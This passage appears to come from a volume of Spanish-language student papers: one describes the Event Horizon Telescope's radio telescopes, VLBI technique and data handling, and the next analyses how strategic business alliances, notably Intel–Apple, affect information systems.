El Event Horizon Telescope (EHT) es el proyecto en el cual casi 200 científicos han trabajado para poder captar por primera vez en la historia la imagen de un agujero negro. El EHT es la unión de ocho radiotelescopios ubicados en distintas partes del mundo. Un radiotelescopio es un instrumento que sirve para capturar ondas de radio, emitidas por fuentes de radio; la mencionada captación es plausible a partir de una enorme antena parabólica o conjunto de ellas, que dispone el instrumento [4].

El conjunto de radiotelescopios milimétricos que actualmente forman esta red son:

- El Gran Telescopio Milimétrico Alfonso Serrano (GTM)

Es el radiotelescopio más grande del mundo y utilizado en el EHT, posee una superficie reflectora primaria de 50 metros, la cual está constituida por 180 segmentos distribuidos por 5 anillos concéntricos. Cada segmento consiste de 8 subpaneles de níquel electroformado fabricados por Media Lario Technologies. También contiene dos espejos extras los cuales se encargan de la optimización del foco, y hacer compensaciones laterales y de inclinación, seguir el ángulo de elevación del telescopio y reflejar el haz de luz hacia los receptores. Todo esto hace que el GTM tenga una precisión en el seguimiento de fuentes menores a 1 segundo de arco, y que los errores en el apuntado son consistentes con 3 segundos de arco rms. [5].

- El Atacama Large Millimeter Array (ALMA)

Ubicado en Chile, contiene 66 antenas de las cuales 54 tienen 12 metros de diámetro y 12 de 7 metros de diámetro. Se encarga de combinar las señales procedentes de cada una como un interferómetro, es decir, un único telescopio gigante del tamaño del conjunto entero, de esta forma se logra solucionar el problema que tiene todo telescopio con una sola antena, la baja precisión. Según ALMA, "la resolución (o nivel de detalle de la imagen) alcanzada por un telescopio de una sola antena depende tanto de la longitud de onda en la que opera como del diámetro de su antena o espejo" (a mayor longitud de onda, peor resolución y a mayor diámetro, mejor resolución). Todas estas antenas recolectan ondas milimétricas y submilimétricas del universo las cuales son medidas por receptores que se mantienen a -269°C. Estos receptores pueden captar señales de 10 bandas de frecuencia diferentes y de ellos se medirán las señales que van desde los 8,6mm a 0,32mm para después transformarlas en señales digitales, las cuales son enviadas al correlacionador instalado en el Edificio Técnico del Sitio de Operaciones del Conjunto por medio de 16 kilómetros de fibra óptica. Además, cuentan con radiómetros de vapor de agua, los cuales se encargan corregir cualquier variación provocada por el vapor de agua atmosférico [6].

- El South Pole Telescope (SPT)

Es un telescopio de 10 metros de diámetro operando en la base Amundsen-Scott, propiedad de Estados Unidos. Lo que más se destaca de este telescopio no son sus propiedades físicas y tecnológicas, sino su ubicación. El hecho de que se encuentre en el Polo Sur tiene como ventaja que es el principal lugar de observación de ondas de frecuencia extremadamente alta en la gama de las radiofrecuencias. Al estar el telescopio a casi 2,8 kilómetros de altura y con una capa atmosférica delgada, el frío extremo mantiene la cantidad de vapor de agua en la atmósfera en niveles bajos (hay que recordar que esto es sumamente importante ya que el vapor de agua puede alterar la recepción de las ondas). Otra ventaja del Polo Sur, es que después de que el Sol se oculte a mediados de marzo hay seis meses de oscuridad absoluta, donde las condiciones climáticas son estables y la constante salida y puesta del

Sol no es un limitante para el estudio astronómico [7].

- El Atacama Pathfinder Experiment (APEX)

Es el mayor telescopio de ondas submilimétricas que opera en el hemisferio sur. Posee 12 metros de diámetro y opera con ondas milimétricas y submilimétricas. El vapor de agua casi no afecta a este telescopio, ya que se encuentra en una zona muy árida conocida como los Llanos de Chajnantor, en Atacama, que además está a 5.100 metros de altura. Uno de los instrumentos que destacan este telescopio es la Gran Cámara Bolométrica de APEX, abreviado LABOCA por su nombre en inglés. LABOCA posee un conjunto de termómetros extremadamente sensibles, conocidos como bolómetros, los cuales usa para detectar luz submilimétrica. Estos bolómetros se enfrían a menos 0,3 grados por encima del cero absoluto, es decir, -272,85°C, para poder detectar si hay hasta un minúsculo cambio en la temperatura causado por la radiación submilimétrica. Todas estas propiedades que posee el APEX lo vuelve la herramienta más útil para la toma de imágenes del Universo submilimétrico [8].

- El James Clerk Maxwell Telescope (JCMT)

Ubicado en el monte Mauna Kea, Hawái, es un telescopio submilimétrico el cual tiene 15 metros de diámetro. Es un telescopio estrictamente especializado en la investigación y toma de imágenes del Universo submilimétrico. Es capaz de observar longitudes de ondas desde a 1.4mm a 0.4mm. Como en la situación de los Llanos de Chajnantor y el APEX, el clima seco y la altura del monte Mauna Kea (4.092 metros de altura) le da al JCMT ventaja en contra del vapor de agua atmosférico. La antena del telescopio esta protegida en contra del viento, la arena y las aves gracias a una membrana con textura de lona llamada Gore-Tex. Una de las herramientas que hace destacar al JCMT es el SCUBA-2, una cámara tan potente que es capaz de captar las imágenes del brillo generado por el calor del polvo interestelar, el cual se puede encontrar hasta a –240°C. Para lograr esto el SCUBA-2 se mantiene aún más frío, llegando casi a los -273.06°C. Es tan potente que es capaz tomar imágenes de galaxias que se encuentran a 10 billones de años luz de la Tierra. Además del SCUBA-2, el JCMT posee receptores de heterodino, los cuales son capaces de detectar la luz emitida por moléculas de gas en el espacio, el cual emite una radiación submilimétrica característica cuando rotan. Por último se encuentra el HARP, un instrumento que combina las funciones de una cámara y un espectrómetro, es decir que somos capaces de aprender sobre la química del gas interestelar, su temperatura, densidad y movimiento [9].

- El Submillimeter Array (SMA)

Ubicado en el monte Mauna Kea junto al JCMT, es un conjunto de 8 radiotelescopios con antenas de 6 metros de diámetro, formando así un interferómetro. Gracias a la tecnología especial de este (explicada posteriormente), cuenta con una de las mejores resoluciones de todas las bases [10].

- El Submillimeter Telescope (SMT)

Es un telescopio ubicado en Arizona, el cual tiene una antena 10 metros de diámetro protegida por una estructura contra el clima hostil de la zona. Es una de las bases más viejas por lo que el telescopio no tiene características destacadas más allá de su tamaño y estructura y las ventajas de su ubicación [11].

- El IRAM 30m Telescope

Se destaca de los otros 7 por una característica en especial: posee una antena de 30 metros de diámetro, volviéndolo uno de los radiotelescopio más grandes y sensibles. Su resolución es tan alta que es

capaz de estudiar tan bien las estrellas de galaxias cercanas como la de la propia Vía Láctea. A esto hay que sumarle las ventajas del clima árido y la altura en la que está ubicado (2850 metros de altura, en Sierra Nevada, España) [12].

Entre la tecnología más relevante del EHT está el software Ethim creado por Andrew Chael. Se basa en módulos desarrollados en Python que les permite simular y manipular datos VLBI y producir las imágenes con métodos de máxima verosimilitud regularizados. El paquete de módulos Python contiene varias clases primarias para cargar, simular y manipular datos VLBI. Las clases principales son las clases Image, Array, Obsdata, Imager y Caltable, que proporcionan herramientas para cargar imágenes y datos, producir datos simulados a partir de pistas uv realistas, calibrar, inspeccionar y trazar datos, y producir imágenes a partir de conjuntos de datos en varias Polarizaciones (proceso que permite el paso de luz que viaja en una sola dirección, y no dispersa, permitiendo así una mejor visualización) utilizando diversos términos de datos y regularizadores [13]. Por otro lado, están los receptores de ALMA que pueden captar señales de 10 bandas de frecuencia diferentes y de ellos se medirán las señales que van desde los 8,6mm a 0,32mm para después transformarlas en señales digitales, las cuales son enviadas al correlador (supercomputadoras altamente especializadas, que se encargan de combinar las señales obtenidas por todas las antenas y generar información astronómica que luego es enviada a los astrónomos de ALMA para su análisis) [6]. Se destaca también la resolución especial del SMA que es capaz de operar con frecuencias de 230, 345, 400 y 690 GHz, sumado a su capacidad de captar calor con una resolución de 0,1 segundos de arco [10].

2. Metodología utilizada para capturar la imagen del agujero negro

Los agujeros negros son los objetos más compactos y energéticos conocidos en el universo. Cuando un agujero negro atrae materiales de su entorno, la energía potencial gravitatoria del plasma acumulado se convierte en calor, y eventualmente, se convierte en radiación electromagnética que puede ser observada por el EHT [14].

Para lograr la imagen del agujero negro, el EHT utilizó la técnica de VLBI (very long baseline interferometry) Interferometría de Base Muy Larga, la cual es una herramienta poderosa que consiste en unir uno o más pares de antenas de radio, incluso en distancias muy largas, para crear un nuevo y mucho más poderoso telescopio "virtual" [15].

Los interferómetros aprovechan el espacio entre las antenas: cuanto más separadas estén, mayor es el poder de resolución, lo que le permite ver detalles cada vez más finos [16]. Podría compararse con el lente de zoom de una cámara para entender mejor su funcionamiento. Para capturar la imagen utilizando interferómetros, el Event Horizon Telescope observa el mismo objeto con diferentes radiotelescopios. Al estar situados en diferentes puntos del planeta tienen una perspectiva ligeramente diferente.

Algunos de los radiotelescopios que conforman el EHT, como ALMA y SMA, son en sí mismos colecciones de antenas más pequeñas. Al igual que el EHT, son interferómetros, pero operan en líneas de base locales cortas hasta cientos de metros, en lugar de miles de kilómetros como en el EHT, y sus platos están conectados por cables. Para utilizar estos sitios como estaciones de EHT, los platos pequeños deben ser combinados de forma electrónica, lo que permite que su área de recolección se combine. ALMA, por ejemplo, combina hasta 64 platos, cada uno con un diámetro de 12m, para un área total de recolección de 7200 metros cuadrados [17].

Lo que observan las distintas antenas es la transformación del patrón de brillo de dicho objeto, para ello, transforman las señales obtenidas en una suma de ondas sinusoidales y permiten que la rotación de la tierra, llene los espacios vacíos para una imagen más completa [15]. A continuación, los paquetes de discos grabados de cada sitio, que contienen los petabytes de datos sin procesar, se envían de vuelta a dos ubicaciones centrales, el Instituto Max Planck en Bonn, ubicado en Alemania, y el Observatorio MIT-Haystack en Westford, ubicado en Massachusetts, donde se combinan los discos grabados mediante correladores [18]. La señal recibida en cada antena debe coincidir onda a onda, los relojes atómicos en cada sitio permiten que sus observaciones se combinen matemáticamente utilizando los correladores. Se debe tener en cuenta que convertir dicho patrón en una imagen requiere mucho tiempo de observación. Cuando se integran los datos de cada uno, se puede obtener finalmente una imagen "conjunta" muy ampliada, que es el resultado que conocemos como la imagen del agujero negro.

Sin embargo, la imagen no fue capturada únicamente debido a los interferómetros, por lo que otro factor importante fue la ubicación de los radiotelescopios, que se encontraban en una variedad de sitios desafiantes de gran altitud. Estas ubicaciones incluían volcanes en Hawai y México, montañas en Arizona y la Sierra Nevada española, el Desierto de Atacama de Chile y la Antártida. Por ejemplo, la ubicación de ALMA, radiotelescopio central que conforma el EHT con las características climatológicas y geográficas del desierto de Atacama en el norte de Chile, aseguran la claridad de sus cielos, sumadas a la alta cordillera de los Andes, proporcionan condiciones únicas en la Tierra. Además de esto, tiene el privilegiado cielo del sur que permite observar muchos objetos importantes a nivel astronómico, como el centro de la Vía Láctea y las Nubes de Magallanes [18].

3. Datos que aportó cada telescopio a la investigación

Cada telescopio del EHT produce aproximadamente 350 terabytes por día, que se almacenan en discos duros de alto rendimiento. Luego se envían a los correladores en el instituto Max Planck. Los radiotelescopios detectan ondas de radio, frecuencias que registran fotones entrantes como una onda, con una amplitud y fase que suele medirse como voltaje. Durante la observación de fenómenos galácticos, cada telescopio recoge un flujo de datos en forma de voltajes, los cuales aparecen representados como números digitales [19]. En total, cada telescopio recibe aproximadamente un petabyte de datos, el cual es equivalente aproximadamente a un millón de gigabytes. Cada estación registra esta enorme cantidad de datos en varias unidades Mark 6 (grabadores de datos ultrarápidos) [16]. Cada grabador Mark 6 recibe datos digitales a una velocidad de 16 gigabits/seg desde el R2DBE (muestra y procesa datos a una velocidad de 16 gigasamples por segundo) y los distribuye entre un total de 32 unidades de disco duro agrupados en cuatro módulos de ocho discos cada uno [16].

Considerando que cada radiotelescopio aporta información de una parte del agujero, al procesar y unificar en los correladores la información recolectada por cada uno, se pudo obtener la imagen completa del agujero negro. Este hallazgo significa un cambio en la comunidad científica ya que hasta ahora sólo se habían podido obtener pruebas indirectas de la existencia de agujeros negros, y no una imagen de alguno, también confirma la teoría de relatividad de Einstein y da inicio a un nuevo mundo de investigaciones.

4. Conclusiones

El Event Horizon Telescope es una red global de ocho radiotelescopios que

trabajan como uno solo, unidos a través de un reloj atómico, que sincroniza en tiempo la información recibida por cada uno. Este radiotelescopio se destaca no sólo por su ventajosa ubicación, sino por la tecnología que utilizan, por ejemplo, los receptores de alta resolución, los supercomputadores y su software. Cada radiotelescopio se encarga de estudiar diferentes partes del agujero negro y recibe enormes cantidades de datos como ondas de radio, que logran procesar y almacenar, gracias al software que utilizan, para obtener la información más exacta con la que se crea la imagen del agujero negro. Dicho software, se basa en módulos desarrollados en Phyton para simular y manipular datos VLBI para producir las imágenes. Cada observatorio produjo aproximadamente un petabyte de datos y se registran en grabadores ultrarrápidos llamados unidades Mark 6. Esta información se envía a los correladores, supercomputadoras que se encargan de procesar, codificar y unir tal información como las piezas de un rompecabezas, de manera que sea interpretable la imagen completa. Una vez procesada la información y obtenida la imagen, se distribuye entre un total de 32 unidades de disco duro, para su futura revisión y estudio por parte de los expertos.

Se propone como futuras líneas de trabajo investigar la evolución tecnológica del software utilizado por los telescopios que conforman el EHT y analizar los distintos resultados obtenidos.

Referencias

[1] Editorial,"Astronomía", Importancia.org. 05, Dic, 2013. [Online]. Disponible: https://bit.ly/2VrAEM0. Última fecha de acceso: 13, May, 2019.

[2] S. Doeleman, "Astrónomos obtienen primera imagen de un agujero negro". Alma. 10, Abr, 2019. [Online]. Disponible: https://bit.ly/2v024hk. Ultima fecha de acceso: 24, May, 2019.

[3] EcuRed contributors, "Radiotelescopio", EcuRed. 09, Mar 2014. [Online]. Disponible: https://bit.ly/2WN8vAz. Última fecha de acceso: 15, May, 2019.

[4] F. Ucha, "Definicion de radiotelescopio", Definición ABC. Mar, 2011. [Online]. Disponible: https://bit.ly/2WN8vAz. Última fecha de acceso: 5, Jun, 2019.

[5] Anónimo, "Gran telescopio milimétrico", Gran Telescopio Milimétrico Alfonso Serrano. (S/F). [Online]. Disponible: https://bit.ly/1AhgPaY. Última fecha de acceso: 29, May, 2019.

[6] Anónimo, "Tecnologías", ALMA. (S/F). [Online]. Disponible: https://bit.ly/2YZ0BF7. Última fecha de acceso: 27, May, 2019.

[7] Anónimo, "Telescopio del polo sur", South Pole Telescope. (S/F). [Online].Disponible: https://bit.ly/2nOtsuF. Última fecha de acceso: 29, May, 2019.

[8] Anónimo, "Alcanzando nuevas metas en Astronomía submilimétrica", APEX. (S/F). [Online]. Disponible: https://bit.ly/2QwPGPS. Última fecha de acceso: 29, May, 2019.

[9] Anónimo, "El JCMT", Telescopio James Clerk Maxwell. (S/F). [Online]. Disponible: https://bit.ly/2HLjJRm. Última fecha de acceso: 29, May, 2019.

[10] Anónimo, "ASIAA Submillimeter Array SMA", Institute of Astronomy and Astrophysics. (S/F). [Online]. Disponible: https://bit.ly/2EHaIGN. Última fecha de acceso: 29, May, 2019.

[11] Anónimo, "Nuevo 12m de aro: la antena de prototipo ALMA europea llega a Kitt Peak", Arizona Radio Observatory. (S/F). [Online]. Disponible: https://bit.ly/2G4LAea. Última fecha de acceso: 29, May, 2019.

[12] Anónimo, "30 meter telescope", Institut the Radioastronomie Millimétrique. (S/F). [Online]. Disponible:https://bit.ly/2K7yW0y. Última fecha de acceso: 29, May, 2019.

[13] Anónimo, "El JCMT", Telescopio James Clerk Maxwell. (S/F). [Online]. Disponible: https://bit.ly/2VJIGUJ. Última fecha de acceso: 29, May, 2019.

[14] Anónimo, “Los astrónomos capturan la primera imagen de un agujero negro”, Event Horizon Telescope. (S/F). [Online]. Disponible: https://bit.ly/2FIkU1p. Última fecha de acceso: 26, May, 2019.

[15] Anónimo, “Interferometría”, European Southern Observatory. (S/F). [Online]. Disponible: https://bit.ly/2z49v7N. Última fecha de acceso:28, May, 2019.

[16] Anónimo, “Infografía”, Event Horizon Telescope. (S/F). [Online]. Disponible: https://bit.ly/2wtJ1Ng. Última fecha de acceso: 28, May, 2019.

[17] D. Sanchez Arguelles, “Mejora de la sensibilidad del EHT”, Event Horizon Telescope. (S/F). [Online]. Disponible: https://bit.ly/2XdtqNC. Última fecha de acceso: 26, May, 2019.

[18] Anónimo, “Ubicación privilegiada”, ALMA. (S/F). [Online]. Disponible: https://bit.ly/2JKFjYg. Última fecha de acceso: 28, May, 2019.

[19] J. Chu, “Trabajando juntos como un “telescopio virtual””, MIT News Office. (S/F). [Online]. Disponible: http://bit.ly/2JIz07H. Última fecha de acceso: 28, May, 2019.

El impacto de las Alianzas Estratégicas empresariales en los Sistemas de Información

Cabecas, Alejo; Cazón Flores, Kevin Leonel; Kuljich, Pedro; Petruchelli, Román; Sampedro, Alfredo; Vázquez Tecco, Paul Roussel
Universidad Tecnológica Nacional, Facultad Regional Buenos Aires

Abstract
Las Alianzas Estratégicas forman parte de la estrategia general que llevan adelante las empresas, para poder cumplir con sus objetivos, acordes a su visión y su misión. Toda Alianza Estratégica implica una transformación en la organización. El presente trabajo tiene por objetivo analizar el impacto de dichas asociaciones en los respectivos Sistemas de Información de las organizaciones involucradas. En las Alianzas Estratégicas, colaboración y competencia no son términos antagónicos, sino que se entretejen en una relación más compleja que es necesario estudiar y precisar, para un eficiente trabajo del Ingeniero en Sistemas de Información.

Palabras Clave
Sistemas de información, cooperaciones, organización, alianzas estratégicas.

Introducción

El uso y aprovechamiento de la información por parte de las organizaciones y sus sistemas de información (SI), permite alcanzar un conocimiento que será un factor determinante para tomar decisiones, realizar una exitosa gestión, y alcanzar metas y objetivos. Sin embargo, todo flujo de información implica cierto riesgo, que se manifiesta más aún, cuando las organizaciones realizan Alianzas Estratégicas (AE) [1]. "Las Alianzas Estratégicas implican la circulación, intercambio, procesamiento y utilización de información. Ahora bien, es muy importante que se trace una línea divisoria entre la circulación activa de información que garantiza la vitalidad de una alianza y el intercambio no regulado, no vigilado e incontrolado de información que puede poner en peligro la competitividad de socios que también es probable que sean rivales" [2].

En este contexto, el objetivo del presente trabajo (realizado en el marco de la cátedra de "Análisis de Sistemas", segundo año de cursada) es estudiar el impacto que tienen las Alianzas Estratégicas en los Sistemas de Información, debido a su importancia en el mundo de los negocios y las relaciones interempresariales [3].

Para cumplir con dicho objetivo, el trabajo se estructura de la siguiente manera: en la sección número 1 se definen los conceptos básicos de organización y sistema de información, que sirven de marco teórico; en la sección 2 se definen los conceptos básicos de las Alianzas Estratégicas y cuáles son los diferentes tipos, en el contexto de las necesidades de crecimiento y desarrollo de las distintas partes; en la sección 3 se analiza el caso de la alianza Intel-Apple para la fabricación de chips para iPhone y iPad en el año 2006 y el impacto en los respectivos SI; en la sección 4 se analiza el caso de estudio de la sección 3 ante la posible ruptura de la alianza Intel-Apple por la fabricación de procesadores totalmente diseñados por Apple

(procesador ARM). Finalmente, en la sección 5 se detallan las conclusiones y las futuras líneas de trabajo.

1. Conceptos básicos

"Una organización es un conjunto de personas, con un objetivo común que desarrollan actividades y utilizan medios dentro de un contexto" [4]. Amitai Etzioni, reconocido sociólogo israelí-estadounidense, en su libro "Organizaciones Complejas" las define como "unidades sociales deliberadamente estructuradas y reestructuradas para alcanzar fines específicos" [5]. El presente trabajo toma como sujeto creador de las AE a un tipo de organización en particular, que es la empresa. La Comisión de la Unión Europea sugiere la siguiente definición: "Se considerará empresa toda entidad, independientemente de su forma jurídica, que ejerza una actividad económica. En particular, se consideran empresas las entidades que ejerzan una actividad artesanal u otras actividades a título individual o familiar, las sociedades de personas, y las asociaciones que ejerzan una actividad económica de forma regular" [6].

Un Sistema de Información es un conjunto de elementos orientados al tratamiento y administración de datos e información, organizados y listos para su uso posterior, generados para cubrir una necesidad o un objetivo [7]. Según el enfoque de la Teoría General de Sistemas, surgida con los trabajos del biólogo alemán Ludwig von Bertalanffy, publicados entre 1950 y 1968, "un sistema es un conjunto de objetos unidos por alguna forma de interacción o Interdependencia. Cualquier conjunto de partes unidas entre sí puede ser considerado un sistema, desde que las relaciones entre las partes y el comportamiento del todo sea el foco de atención" [3]. Según este mismo enfoque un Sistema de Información Empresarial (SIE) es "un conjunto de recursos técnicos, humanos y económicos, interrelacionados dinámicamente, y organizados en torno al objetivo de satisfacer las necesidades de información de una organización empresarial para la gestión y la correcta adopción de decisiones" [2].

Estos sistemas construidos en computadoras de alta calidad constituyen la columna vertebral de la mayoría de las corporaciones globales exitosas en la actualidad. Para que un negocio tenga éxito a nivel global, debe ser capaz de proporcionar la información correcta a las personas apropiadas en el momento oportuno. La capacidad de un sistema para organizar información de tal forma que ésta sea de utilidad en la toma de decisiones inteligentes constituye el valor real de los sistemas de información basados en computadora [8].

Un SIE es un elemento central en las organizaciones, y garantiza que la información se pueda compartir a través de todas sus funciones de negocios y todos sus niveles de gestión para soportar su operación y administración. Los SIE, además, emplean una base de datos operativos (aquella capaz de almacenar y procesar la información de los movimientos operacionales cotidianos de la empresa) y de planeación clave que pueden compartir todos los integrantes de la empresa. Esta facilidad elimina los problemas de información inconsistente ocasionados por múltiples sistemas de procesamiento que sólo soportan una función empresarial o procesos propios de un departamento [8].

A partir de la complejidad adquirida por los SIE debido a las herramientas informáticas, la creación de una AE conlleva a una mayor complejidad. Por un lado, por la introducción de las herramientas que utiliza la otra parte, y por el otro, porque se interactúa con un nuevo SI en términos de cooperación y constante intercambio de información.

2. Alianza Estratégica, contexto y necesidad de expansión

En esta sección y sus respectivas subsecciones se procede a analizar cómo se configuran las Alianzas Estratégicas en el contexto de las organizaciones y sus objetivos. En 2.1 se describen los conceptos fundamentales, en 2.2 se definen los distintos tipos de AE y en 2.3 se analiza el impacto en los Sistemas de Información a nivel operativo.

2.1. Alianza Estratégica

Una Alianza Estratégica es una forma de cooperación que es llevada a cabo en un contexto de "globalización de la competencia" [4] y de creciente desarrollo tecnológico e informático. En el caso de las AE en empresas, su creación se debe a una necesidad de expansión y de la imposibilidad de abarcar todas las ramas de la producción o de servicios, es decir, de poder "competir solo". "Una AE liga facetas específicas de los negocios de dos o más empresas. En esencia, es una sociedad que potencia la efectividad de las estrategias competitivas de las empresas participantes a través del intercambio de tecnologías, habilidades, o productos basados en ellas." [9].

Para definir los tipos de AE y distinguirlas de cualquier otro acuerdo contractual se considera como modelo teórico el trabajo de Luis del Prado, "Alianzas Estratégicas", que es un resumen del libro "Strategic Alliances" de Michael Y. Yoshino & U. Srinivasa Rangan. Las AE se caracterizan por tres condiciones fundamentales [9]:

"1) las firmas que se unen para conseguir un conjunto de objetivos establecidos previamente, permanecen independientes luego de realizada la alianza;

2) las empresas comparten los beneficios de la alianza y controlan determinadas tareas asignadas. (Esta es la tarea que las hace tan difíciles de administrar);

3) las empresas aliadas contribuyen continuamente en algún área estratégica".

En primer lugar, el impacto que tienen las AE en los SI se define a partir del tipo de alianza a llevarse a cabo, previamente acordada en base a factores tales como: el objetivo en común, la participación de capital de las partes, los costos y beneficios compartidos, etc. Es por ello que el impacto se refleja en primera instancia y necesariamente en los niveles jerárquicos superiores, aunque sea de manera informal (ya que estos son niveles los que coordinan las políticas y los lineamientos generales de la estrategia). En esta instancia ya existe un intercambio de información que debe ser documentada y debidamente procesada y almacenada. Aunque una AE no supone una fusión estructural entre las partes, el intercambio y la cooperación realizada entre las distintas unidades funcionales de cada firma pueden también, dada una instancia de desarrollo, representarse formalmente o incluso llevar a la creación de nuevas unidades o áreas, en cualquiera de los niveles jerárquicos. En la figura 1 se muestra la estructura formal de la relación de colaboración en la etapa de operación entre el Grupo Vips y la Fundación Hazloposible, una empresa y una ONG

españolas [6]. Este cambio de estructura determina un nuevo funcionamiento, con procesos informáticos y tecnológicos que tienen que responder eficazmente ante el nuevo panorama.



Figura 1 – Estructura formal de la relación de colaboración

2.2. Cooperación y competencia entre las firmas

Un aspecto fundamental de las AE es que sus partes pueden ser potenciales rivales, por lo tanto, se dan en un contexto de cooperación y competencia que es necesario comprender y determinar. Según el libro de Yoshino y Srinivasa, teniendo en cuenta estas dos dimensiones, las AE se pueden clasificar según el grado de conflicto o de interacción [9]:

1) Alianzas Procompetitivas: se dan en el mismo sector industrial, como por ejemplo un proveedor con un fabricante. La interacción es baja, al igual que el nivel de conflicto.

2) Alianzas No Competitivas: no compiten directamente, pero pertenecen al mismo sector industrial. Mantienen un alto grado de interacción por la intervención de distintas funcionalidades en el proceso productivo, pero tienen un comportamiento disímil dentro del mercado.

3) Alianzas Competitivas: son similares a las alianzas No Competitivas pero se diferencian en que, las firmas participantes, son aptas para ser competidores en el producto-mercado final. La potencialidad de conflicto es alta, al igual que la interacción. El concepto de "Core Competences" introducido por Gary Hamel y C.K. Prahalad en 1990 entra en juego en este tipo de alianzas: proporcionar el acceso a una amplia gama de mercados, contribuir significativamente al producto final, y productos difíciles de imitar por los competidores [10].

4) Alianzas Precompetitivas: relacionan empresas de distintos sectores industriales para trabajar en actividades bien definidas, como por ejemplo el lanzamiento de una nueva tecnología. La interacción es limitada y se desarrolla un nuevo sistema a futuro que puede derivar en una potencial rivalidad en una de las posibilidades de desarrollo. Los niveles de transformación de las empresas son grandes. Uno de los casos más emblemáticos de esa transformación es el de las alianzas precompetitivas entre IBM e Intel y Microsoft.

Por lo expuesto anteriormente, las formas competitivas y de cooperación no pueden determinarse como una estructura fija, sino que su dinámica depende de múltiples factores y predecir su comportamiento depende, por lo tanto, de un estudio pormenorizado de cada AE.

2.3. Impacto en los SI según la actividad a nivel operativo

Si bien existen infinidad de acuerdos estratégicos entre empresas, la actividad del nivel operativo estará determinada por el rubro de las empresas y los objetivos pautados. A continuación, se consideran

algunos de los modelos de actividad operativa más representativos según la capacidad de influir o transformar los SI de cada organización involucrada en la AE.

1) Acceso a la base de datos entre las partes: esto ocurre cuando necesariamente se debe dar a conocer información potencialmente sensible a la otra parte. Para mantener niveles de control funcionales se requiere, en primer lugar, contar con un mecanismo de identificación de datos sensibles. Luego, de ser posible, la implementación de cifrado o enmascaramiento de las estructuras de datos [11]. Cualquier mecanismo de protección y control de información se debe pautar previamente según las políticas establecidas en los niveles superiores. Por ejemplo, si un proceso operativo requiere que uno de los socios acceda a la base de datos de la otra firma, porque así lo requiere determinado proceso operativo, no se puede denegar ese permiso, ya que vulneraría el normal funcionamiento, incluso la alianza en sí. Forma parte de las políticas establecidas previamente.

2) División en unidades funcionales de la producción entre las partes: por ejemplo, en la alianza entre Apple y VolksWagen para la creación del auto inteligente, como un caso de empresas que cooperan, o en la alianza Nissan-Renault para la fabricación de autos en México, como ejemplo de empresas que cooperan, pero también compiten [12]. En este nivel, los llamados "secretos" de fabricación o de los componentes de un producto corren riesgo de ser revelados a la otra parte, que también es potencial rival. La información que se maneja a este nivel también es considerada sensible y su control es parte del proceso que deberán llevar a cabo los SI de cada una de las partes.

3) Incremento exponencial de las habilidades productivas: cuando ocurre un intercambio de saber que potencia las posibilidades técnicas, incluso económicas de las firmas. La transformación de la alianza Intel-Apple que supuso para la fabricación de ordenadores dejó planteado un nuevo escenario para los SI, por empezar a nivel software y hardware. En casos como estos, las transformaciones pueden ser tan radicales que suponen una reconfiguración de las relaciones entre las partes, incluso con tensiones y nuevos escenarios competitivos [13].

4) Distintas herramientas informáticas o distintos procesos para el tratamiento de la información: el aprendizaje de la otra firma es clave en esta instancia. Además, se impone como necesaria una estandarización del intercambio informático, como el que propone el método EDI (Electronic Data Interchange). Este método permite normalización de documentos electrónicos para permitir un flujo adecuado a una producción de cooperación. En el caso de la alianza Intel-Apple, la estructura EDI más apropiada es una "no jerárquica", ya que ninguna le impone una estructura a la otra por tratarse de una participación común y en un mismo sector del mercado [14].

3. Alianza Intel-Apple y el objetivo Macbook

En junio del 2005, Steve Jobs anuncia la alianza de Apple con Intel para ser el nuevo suministrador de microprocesadores en los ordenadores del gigante de la manzana a partir del año 2006 [15], esto provocó controversia ya

que Intel se encontraba trabajando con Microsoft en contrapartida de Apple, que se encontraba asociada con Motorola e IBM para la fabricación de un microprocesador que desbanque a la compañía de Bill Gates. En el año 2006 se lanza la primer Macbook con procesadores Intel, el cual otorga soporte a Apple en herramientas de desarrollo líderes de la industria como el Compilador Intel C/C++, el Compilador Intel Fortran, Intel Math Kernel Libraries, así como Intel Integrated Performance Primitives. Este tipo de alianza se puede definir como precompetitiva debido a que ambas firmas se especializaron en tareas diferenciadas, lograron una potenciación de sus capacidades productivas, pero también lograron la posibilidad de involucrarse en el mercado de su aliado. En el caso de Apple, la transformación fue tal, que para 2020 planea abandonar a Intel y pasar a fabricar sus propios procesadores [16].

La alianza Intel-Apple generó modificaciones en los SI a toda escala: arquitectura de software y hardware, nuevos procesos productivos y mecanismos para la correcta adaptación de la tecnología anterior. Por ejemplo, el Mac OS X, además de ser portado a PowerPC, también se había mantenido el desarrollo de todas las versiones y tecnologías para la plataforma X86, así como todos los proyectos de software como iLife, iWork y todo el software profesional como FinalCutPro, Logic. A partir del año 2006, se introdujo la gama Intel, cambiando la nomenclatura de la mayoría de las gamas: el PowerBook pasó a denominarse MacBook Pro, el PowerMac paso a Mac Pro, el iBook paso a MacBook, etc. [15].

4. Posible ruptura en la alianza Intel-Apple

Luego de la Alianza Estratégica establecida por Apple-Intel en 2006 para la fabricación de ordenadores, Apple encuentra que, más de 10 años después, podría crear sus propios procesadores. Es una característica propia de la Alianza Precompetitiva, en la que una de las partes puede, luego de un desarrollo de productos en común y con tareas diferenciadas, pasarse al mercado de su aliado y competir con él. A este proyecto se le dio el nombre de “Kalamata” [17] en el cual Apple plantea fabricar procesadores ARM. Estos tipos de procesadores se encuentran orientados a la eficiencia en el consumo de energía, a diferencia de los procesadores de Intel, que son más potentes, por ejemplo, un iPad Pro de 12,9 pulgadas ofrece la misma, o más, autonomía que un MacBook Air en un diseño que ocupa la mitad de espacio y con una batería mucho más pequeña [18].

El proyecto, que tiene fecha programada para 2020, beneficiaría a Apple no solo en costos, ya que también Apple podría diseñar los procesadores que mejor se adapten a sus necesidades y de esta forma no tendría que adaptarse a un procesador genérico como el que le ofrece Intel. Por más que Intel siga siendo proveedor de Apple en otros productos como módems para el iPhone, pierde un cliente muy importante en el mercado actual [16]. Además, Apple con podría convertirse en un futuro competidor para Intel en la venta de procesadores.

El análisis de esta alianza desde el 2006 hasta la fecha permite, por lo tanto, ilustrar el caso de Alianza Precompetitiva a partir del incremento exponencial y la

transformación de los SI de cada una de las partes. Además, implica nuevos desafíos a la hora de estudiar el futuro del mercado de microprocesadores y ordenadores y, por ende, el de las futuras alianzas.

5. Conclusiones

